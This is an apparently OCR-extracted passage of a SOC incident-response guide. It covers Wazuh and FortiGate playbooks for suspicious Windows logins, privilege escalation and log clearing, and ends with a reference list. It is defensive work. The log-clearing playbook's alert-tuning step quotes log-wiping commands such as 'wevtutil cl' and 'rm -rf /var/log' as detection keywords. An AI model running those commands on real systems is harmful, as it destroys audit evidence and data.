
• Audit the services that were scanned to ensure no "Version Grabbing" led to further exploits.

Step 7 – Post-Incident

• Evaluate if "Port Knocking" or a Client-to-Site VPN should be implemented to hide services from the public internet.

Playbook 3: Suspicious Windows Authentication

Description: Abnormal login patterns or credential stuffing on Windows endpoints.



Step 1 – Detection

- SIEM Alert: Event ID 4625 (Logon Failure) or 4624 (Successful Logon).
- Data to Record: Workstation Name, Target Account, Logon Type.

Step 2 – Investigation (False Positive Check)

- Check: Did the user recently change their password? (Cached credentials often cause lockouts).
- Check: Is the "Source Workstation" the user's actual assigned hardware?
- Verify: Contact the user to confirm if they are currently attempting to log in.

Step 3 – Classification

- Low: Multiple failures followed by a success from a known user IP.
- High: Success from unknown IP or "Impossible Travel".

Step 4 – Containment

- Disable the account in Active Directory: Disable-ADAccount -Identity [Username]
- Terminate all active sessions: Invoke-Command -ComputerName [Host] ScriptBlock{logoff}.
- Firewall: Block any malicious external IPs at the FortiGate perimeter if detected.

Step 5 – Eradication

- Clear cached credentials on the compromised machine.
- Scan for "Mimikatz" or other credential-dumping tools using the SIEM/EDR.

Step 6 – Recovery


- Reset the user's password and revoke all Refresh Tokens (O365/Azure).
- Enable Multi-Factor Authentication (MFA) if not already active.

Step 7 – Post-Incident

- Review Windows Security Policy; implement "Account Lockout Thresholds" (e.g., lock after 5 failed attempts).

Playbook 4: Privilege Escalation & Persistence

Description: Detecting unauthorized attempts to gain administrative rights or create backdoors (New Accounts).



Step 1 – Detection

- SIEM Alerts: Wazuh Rule 5402 (Successful sudo usage).
    - Wazuh Rule 5902 (New user account added).
    - Windows Event ID 4720 (A user account was created).
- Telemetry Source: /var/log/auth.log (Linux) or Security Event Logs (Windows).

Step 2 – Investigation

- Check: Is the user authorized to perform administrative tasks (Is it the SysAdmin)?
- Check: Is the new account following the organization's naming convention?
- Verify: Cross-check with Change Management logs for any scheduled system.

Step 3 – Classification

- Critical: If an unknown user gains root/admin access or creates a new administrator account.

Step 4 – Containment

- Account: Immediately disable the newly created account and the account used for escalation.
- Session: Terminate all active SSH/RDP sessions for the compromised host.
- Network: Isolate the host from the network via FortiGate to prevent lateral movement.

Step 5 – Eradication

- Remove the unauthorized account and delete any malicious files used for the exploit (e.g., LinPeas, Mimikatz).
- Revert changes to the sudoers file or Windows Admin Groups.

Step 6 – Recovery


- Perform a full malware scan on the host.
- Restore the host from a Known-Good Snapshot to ensure no backdoors remain.

Step 7 – Post-Incident

- Conduct a vulnerability assessment to find how the escalation was possible.
- Implement the "Principle of Least Privilege" (PoLP).

Playbook 5: Defense Evasion (Log Clearing)

Description: Detecting attempts to delete evidence of the attack.



Step 1 – Detection

- SIEM Alerts: Wazuh Rule 510 (Log file deleted).
  Windows Event ID 1102 (The audit log was cleared).

Step 2 – Investigation

- Verify: Was this a script for disk space maintenance?
- Identify: Which account executed the clear command?

Step 3 – Classification

- Critical: Manual log clearing is almost always a sign of a malicious actor hiding their tracks.

Step 4 – Containment & Eradication

- Immediate isolation of the host from the VLAN 10 network.
- Revoke all credentials for the account that cleared the logs.

Step 5 – Eradication

- **Identify Compromised Accounts:** Determine which credentials were used to execute the clearing command and rotate them immediately.
- **Malware/Script Removal:** Scan for any "Anti-Forensics" scripts or batch files that are designed to wipe logs periodically.
- **Persistence Check:** Verify if the attacker created a "Scheduled Task" or "Cron Job" to clear logs to maintain stealth.

Step 6 – Recovery

- **Log Restoration (Remote):** Use the Wazuh Manager/Indexer to retrieve the events that were deleted from the local endpoint (since logs were forwarded in real-time).
- **System Audit:** Run a full system integrity check (syscheck) to ensure no system files were modified under the cover of the deleted logs.
- **Snapshot Reversion:** If the damage to the audit system is extensive, restore the machine from the Known-Good Snapshot.

Step 7 – Post-Incident

- **Hardening:** Implement "Write-Only" permissions or "Append-Only" attributes on critical log files where possible.
- **Alert Tuning:** Create a specific high-priority alert (Level 12+) for any command that includes keywords like wevtutil cl, rm -rf /var/log, or Clear-EventLog.

National Institute of Standards and Technology – SP 800-61 (Official Guide)
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

- MITRE Corporation – ATT&CK Framework
  https://attack.mitre.org/
- Wazuh Docs
  https://documentation.wazuh.com/
- Wazuh Rules Reference
  https://documentation.wazuh.com/current/user-manual/ruleset/index.html
- Fortinet Documentation
  https://docs.fortinet.com/
- FortiGate Admin Guide
  https://docs.fortinet.com/product/fortigate
- Sudo Privilege Escalation (GTFOBins)
  https://gtfobins.github.io/
- Linux Hardening Guide (CIS Benchmarks)
  https://www.cisecurity.org/cis-benchmarks/
- Microsoft Event IDs Reference
  https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624
- THC Hydra
  https://github.com/vanhauser-thc/thc-hydra
- Nmap Docs
  https://nmap.org/book/man.html
- SNMP Enumeration Guide
  https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp
- SOC Metrics (SANS Institute)
  https://www.sans.org/white-papers/36992/